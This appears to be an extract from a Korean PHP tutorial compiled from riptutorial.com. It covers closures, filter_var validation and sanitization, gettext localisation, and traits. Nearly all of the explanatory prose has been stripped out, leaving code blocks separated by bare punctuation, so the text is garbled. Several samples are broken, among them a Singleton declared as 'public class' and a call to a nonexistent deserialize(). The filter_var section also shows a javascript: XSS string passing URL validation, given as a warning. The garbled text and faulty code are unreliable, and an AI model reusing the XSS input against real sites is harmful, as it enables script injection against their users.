PHP7 `call` . :

```
<?php

class MyClass
{
    private $property;

    public function __construct($propertyValue)
    {
        $this->property = $propertyValue;
    }
}

$myClosure = function() {
    echo $this->property;
};

$myInstance = new MyClass('Hello world!');

$myClosure->call($myInstance); // Shows "Hello world!"
```

`bindTo` . `$myInstance` .

. .

. .

```
<?php

class ObservedStuff implements SplSubject
{
    protected $property;
    protected $observers = [];

    public function attach(SplObserver $observer)
    {
        $this->observers[] = $observer;
        return $this;
    }

    public function detach(SplObserver $observer)
    {
        if (false !== $key = array_search($observer, $this->observers, true)) {
            unset($this->observers[$key]);
        }
    }

    public function notify()
    {
        foreach ($this->observers as $observer) {
            $observer->update($this);
        }
    }

    public function getProperty()
    {
        return $this->property;
    }

    public function setProperty($property)
    {
        $this->property = $property;
        $this->notify();
    }
}
```

.

```
<?php

class NamedObserver implements SplObserver
{
    protected $name;
    protected $closure;

    public function __construct(Closure $closure, $name)
    {
        $this->closure = $closure->bindTo($this, $this);
        $this->name = $name;
    }

    public function update(SplSubject $subject)
    {
        $closure = $this->closure;
        $closure($subject);
    }
}
```

.

```
<?php

$o = new ObservedStuff;

$observer1 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$observer2 = function(SplSubject $subject) {
    echo $this->name, ' has been notified! New property value: ', $subject->getProperty(),
"\n";
};

$o->attach(new NamedObserver($observer1, 'Observer1'))
  ->attach(new NamedObserver($observer2, 'Observer2'));

$o->setProperty('Hello world!');
// Shows:
// Observer1 has been notified! New property value: Hello world!
// Observer2 has been notified! New property value: Hello world!
```

(" ").

: https://riptutorial.com/ko/php/topic/2634/

107:

. ( ) . HTML .

- mixed filter_var ($ [, int $ = FILTER_DEFAULT [, $]])

	. .
------	------
	ID. . FILTER_UNSAFE_RAW FILTER_DEFAULT . .
------	------
	. filter array "flags" . "" . / .

Examples

`filter_var()` (`filter_var()` false .

```
var_dump(filter_var('john@example.com', FILTER_VALIDATE_EMAIL));
var_dump(filter_var('notValidEmail', FILTER_VALIDATE_EMAIL));
```

:

```
string(16) "john@example.com"
bool(false)
```

. `xn--` .

. MX . .

.

`filter_var()` `filter_var()`). false . :

```
var_dump(filter_var('10', FILTER_VALIDATE_INT));
var_dump(filter_var('a10', FILTER_VALIDATE_INT));
var_dump(filter_var('10a', FILTER_VALIDATE_INT));
var_dump(filter_var(' ', FILTER_VALIDATE_INT));
var_dump(filter_var('10.00', FILTER_VALIDATE_INT));
var_dump(filter_var('10,000', FILTER_VALIDATE_INT));
var_dump(filter_var('-5', FILTER_VALIDATE_INT));
var_dump(filter_var('+7', FILTER_VALIDATE_INT));
```

:

```
int(10)
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
int(-5)
int(7)
```

.

```
if(is_string($_GET['entry']) && preg_match('#^[0-9]+$#', $_GET['entry']))
    // this is a digit (positive) integer
else
    // entry is incorrect
```

`filter_var` .

.

```
$options = array(
    'options' => array(
        'min_range' => 5,
        'max_range' => 10,
    )
);
var_dump(filter_var('5', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('10', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('8', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('4', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('11', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('-6', FILTER_VALIDATE_INT, $options));
```

:

```
int(5)
int(10)
int(8)
bool(false)
bool(false)
bool(false)
```

URL

URL `filter_var()` (URL `filter_var()` URL false .

URL : `example.com`

```
var_dump(filter_var('example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

:

```
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
```

URL : `http://example.com`

```
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

:

```
string(18) "http://example.com"
string(18) "http://example.com"
string(18) "http://example.com"
bool(false)
bool(false)
```

URL : `http://www.example.com`

```
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

:

```
string(22) "http://www.example.com"
string(22) "http://www.example.com"
string(22) "http://www.example.com"
bool(false)
bool(false)
```

URL : `http://www.example.com/path/to/dir/`

```
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

:

```
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
bool(false)
```

URL : `http://www.example.com/path/to/dir/index.php`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

:

```
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
bool(false)
```

URL : `http://www.example.com/path/to/dir/index.php?test=y`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
```

: XSS .

```
var_dump(filter_var('javascript://comment%0Aalert(1)', FILTER_VALIDATE_URL));
// string(31) "javascript://comment%0Aalert(1)"
```

.

```
$string = "<p>Example</p>";
$newstring = filter_var($string, FILTER_SANITIZE_STRING);
var_dump($newstring); // string(7) "Example"
```

`$string` html .

```
var_dump(filter_var(true, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(false, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(1, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(0, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('1', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('0', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(' ', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('true', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('false', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var([], FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // NULL
var_dump(filter_var(null, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
```

.

float float .

```
var_dump(filter_var(1, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT));


var_dump(filter_var(1, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

```
float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
bool(false)
bool(false)
bool(false)
bool(false)

float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
float(1000)
float(1000)
float(1000)
float(1000.00001)
```

MAC

MAC .

```
var_dump(filter_var('FA-F9-DD-B2-5E-0D', FILTER_VALIDATE_MAC));
var_dump(filter_var('DC-BB-17-9A-CE-81', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40-AB', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40', FILTER_VALIDATE_MAC));
var_dump(filter_var('', FILTER_VALIDATE_MAC));
```

:

```
string(17) "FA-F9-DD-B2-5E-0D"
string(17) "DC-BB-17-9A-CE-81"
string(17) "96-D5-9E-67-40-AB"
bool(false)
bool(false)
```

Sanitze

, ! # $ % & '* + - =? ^ _`{|} ~ @. [] .

```
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~.[]@example.com", FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john/@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john\@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('joh n@example.com', FILTER_SANITIZE_EMAIL));
```

:

```
string(16) "john@example.com"
string(33) "!#$%&'*+-=?^_`{|}~.[]@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
```

,   .

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~@.[]0123456789abcdefghijklmnopqrstuvwxyz",
FILTER_SANITIZE_NUMBER_INT));
```

:

```
string(1) "1"
string(2) "-1"
string(1) "1"
string(1) "1"
string(1) "1"
string(2) "-1"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(3) "100"
string(4) "+100"
string(4) "-100"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(12) "+-0123456789"
```

URL

Sanitze URLs

, $ -_   ! +! * '(), {} | \ ^ ~ []`<> # % "; /? : @ & =

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_SANITIZE_URL));
var_dump(filter_var("http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-
=?^_`{|}~.[]", FILTER_SANITIZE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=a b c',
FILTER_SANITIZE_URL));
```

:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(72) "http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-=?^_`{|}~.[]"
string(53) "http://www.example.com/path/to/dir/index.php?test=abc"
```

, + - .e .

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT));
```

:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(9) "18281-009"
```

`FILTER_FLAG_ALLOW_THOUSAND` :

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

:

```
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(5) "1,000"
string(6) "1,0000"
string(9) "1,0000000"
string(10) "1,00000001"
string(9) "18281-009"
```

`FILTER_FLAG_ALLOW_SCIENTIFIC` :

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
```

:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(10) "18281e-009"
```

IP

IP .

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP));
```

:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

IPv4 IP :

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV4));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
```

:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

IPv6 IP :

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV6));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
```

:

```
bool(false)
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
bool(false)
```

IP .

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
```

:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
```

```
bool(false)
string(9) "127.0.0.1"
```

IP .

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
```

:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
bool(false)
```

: https://riptutorial.com/ko/php/topic/1679/---

108:

- `string gettext (string $message)`

Examples

gettext ()

GNU `gettext` `php.ini` PHP :

```
extension=php_gettext.dll #Windows
extension=gettext.so #Linux
```

`gettext` PHP NLS (Native Language Support) API .

PHP `gettext()` .

```
<?php
// Set language to French
putenv('LC_ALL=    fr_FR');
setlocale(LC_ALL, 'fr_FR');

// Specify location of translation tables for 'myPHPApp' domain
bindtextdomain("myPHPApp", "./locale");

// Select 'myPHPApp' domain
textdomain("myPHPApp");
```

myPHPApp.po

```
#: /Hello_world.php:56
msgid "Hello"
msgstr "Bonjour"

#: /Hello_world.php:242
msgid "How are you?"
msgstr "Comment allez-vous?"
```

gettext () post-complied .po .mo. .

.

- `./locale/fr_FR/LC_MESSAGES/myPHPApp.mo` .

`gettext('some string')` `.mo` `'some string'` . `'some string'` .

```
// Print the translated version of 'Welcome to My PHP Application'
echo gettext("Welcome to My PHP Application");

// Or use the alias _() for gettext()
```

```
echo _("Have a nice day");
```

: https://riptutorial.com/ko/php/topic/2963/

109:

Examples

.

```
interface Logger {
    function log($message);
}
```

Logger   FileLogger ConsoleLogger   .

```
class FileLogger implements Logger {
    public function log($message) {
        // Append log message to some file
    }
}

class ConsoleLogger implements Logger {
    public function log($message) {
        // Log message to the console
    }
}
```

Foo   .

```
class Foo implements Logger {
    private $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

Foo Logger , setLogger()   Logger . Bar   Bar .

.

```
trait LoggableTrait {
    protected $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

Foo Bar .

```
class Foo {
    use LoggableTrait;
}

class Bar {
    use LoggableTrait;
}
```

Foo .

```
$foo = new Foo();
$foo->setLogger( new FileLogger() );

//note how we use the trait as a 'proxy' to call the Logger's log method on the Foo instance
$foo->log('my beautiful message');
```

. .

.

```
trait MeowTrait {
    public function say() {
        print "Meow \n";
    }
}

trait WoofTrait {
    public function say() {
        print "Woof \n";
    }
}

abstract class UnMuteAnimals {
    abstract function say();
}

class Dog extends UnMuteAnimals {
    use WoofTrait;
}

class Cat extends UnMuteAnimals {
    use MeowTrait;
}
```

.

```
class TalkingParrot extends UnMuteAnimals {
    use MeowTrait, WoofTrait;
}
```

PHP .

: TalkingParrot .

.

- `insteadof`
- `WoofTrait::say as sayAsDog;` `WoofTrait::say as sayAsDog;` `WoofTrait::say as sayAsDog;` `WoofTrait::say as sayAsDog;`

```
class TalkingParrotV2 extends UnMuteAnimals {
    use MeowTrait, WoofTrait {
        MeowTrait::say insteadof WoofTrait;
        WoofTrait::say as sayAsDog;
    }
}

$talkingParrot = new TalkingParrotV2();
$talkingParrot->say();
$talkingParrot->sayAsDog();
```

.

```
trait Hello {
    public function sayHello() {
        echo 'Hello ';
    }
}

trait World {
    public function sayWorld() {
        echo 'World';
    }
}

class MyHelloWorld {
    use Hello, World;
    public function sayExclamationMark() {
        echo '!';
    }
}

$o = new MyHelloWorld();
$o->sayHello();
$o->sayWorld();
$o->sayExclamationMark();
```

.

```
Hello World!
```

```
trait HelloWorld {
    public function sayHello() {
        echo 'Hello World!';
    }
}

// Change visibility of sayHello
class MyClass1 {
    use HelloWorld { sayHello as protected; }
}

// Alias method with changed visibility
// sayHello visibility not changed
class MyClass2 {
    use HelloWorld { sayHello as private myPrivateHello; }
}
```

:

```
(new MyClass1())->sayHello();
// Fatal error: Uncaught Error: Call to protected method MyClass1::sayHello()

(new MyClass2())->myPrivateHello();
// Fatal error: Uncaught Error: Call to private method MyClass2::myPrivateHello()

(new MyClass2())->sayHello();
// Hello World!
```

`MyClass2` `trait HelloWorld` .

?

PHP . , `extend` . ? PHP 5.4 5.4 . " "

```
trait Talk {
    /** @var string */
    public $phrase = 'Well Wilbur...';
    public function speak() {
         echo $this->phrase;
    }
}

class MrEd extends Horse {
    use Talk;
    public function __construct() {
         $this->speak();
    }

    public function setPhrase($phrase) {
         $this->phrase = $phrase;
    }
}
```

`Horse` `MrEd` . `Talk` , . .

, . ( ). `MrEd` `use` .

MrEd Talk MrEd . ? .

. (: new Trait ()). . (implement).

?

?

' ' . . . Trait . , . 3 . . . (,) . .

. .

.

```
interface Printable {
    public function print();
    //other interface methods...
}

interface Cacheable {
    //interface methods
}

class Article implements Cachable, Printable {
    //here we must implement all the interface methods
    public function print(){ {
        /* code to print the article */
    }
}
```

Article Trait .

Printable .

```
trait PrintableArticle {
    //implements here the interface methods
    public function print() {
        /* code to print the article */
    }
}
```

.

```
class Article implements Cachable, Printable {
    use PrintableArticle;
    use CacheableArticle;
}
```

.

: . .

PHP .

```
public class Singleton {
    private $instance;

    private function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() is 'basically' equivalent to new Singleton()
            self::$instance = new self();
        }

        return self::$instance;
    }

    // Prevent cloning of the instance
    protected function __clone() { }

    // Prevent serialization of the instance
    protected function __sleep() { }

    // Prevent deserialization of the instance
    protected function __wakeup() { }
}
```

.

```
trait SingletonTrait {
    private $instance;

    protected function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() will refer to the class that uses the trait
            self::$instance = new self();
        }

        return self::$instance;
    }

    protected function __clone() { }
    protected function __sleep() { }
    protected function __wakeup() { }
}
```

.

```
class MyClass {
    use SingletonTrait;
}

// Error! Constructor is not publicly accessible
$myClass = new MyClass();

$myClass = MyClass::getInstance();

// All calls below will fail due to method visibility
$myClassCopy = clone $myClass; // Error!
$serializedMyClass = serialize($myClass); // Error!
```

```
$myClass = deserialize($serializedMyclass); // Error!
```

deserialize   .

: https://riptutorial.com/ko/php/topic/999/

S. No		Contributors
